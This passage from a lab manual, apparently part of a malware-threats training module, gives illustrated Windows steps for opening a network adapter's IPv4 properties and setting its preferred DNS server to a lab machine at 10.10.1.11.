
11. The **Network Status** window appears. Click **Change adapter options** under **Change your network settings**.




12. Right-click on the network adapter (here, **Ethernet**) and click **Properties**.



13. The **Adapter Properties** window appears. Select **Internet Protocol Version 4 (TCP/IPv4)** and click **Properties**.




14. The **Internet Protocol Version 4(TCP/IPv4) Properties** window appears. Change the **Preferred DNS server** with the **Windows 11** IP address and click **OK**. In this task, the **Windows 11** IP address is **10.10.1.11**.
15. Click **OK**, and then **Close** the Adapter Properties window.



Module 07 – Malware Threats

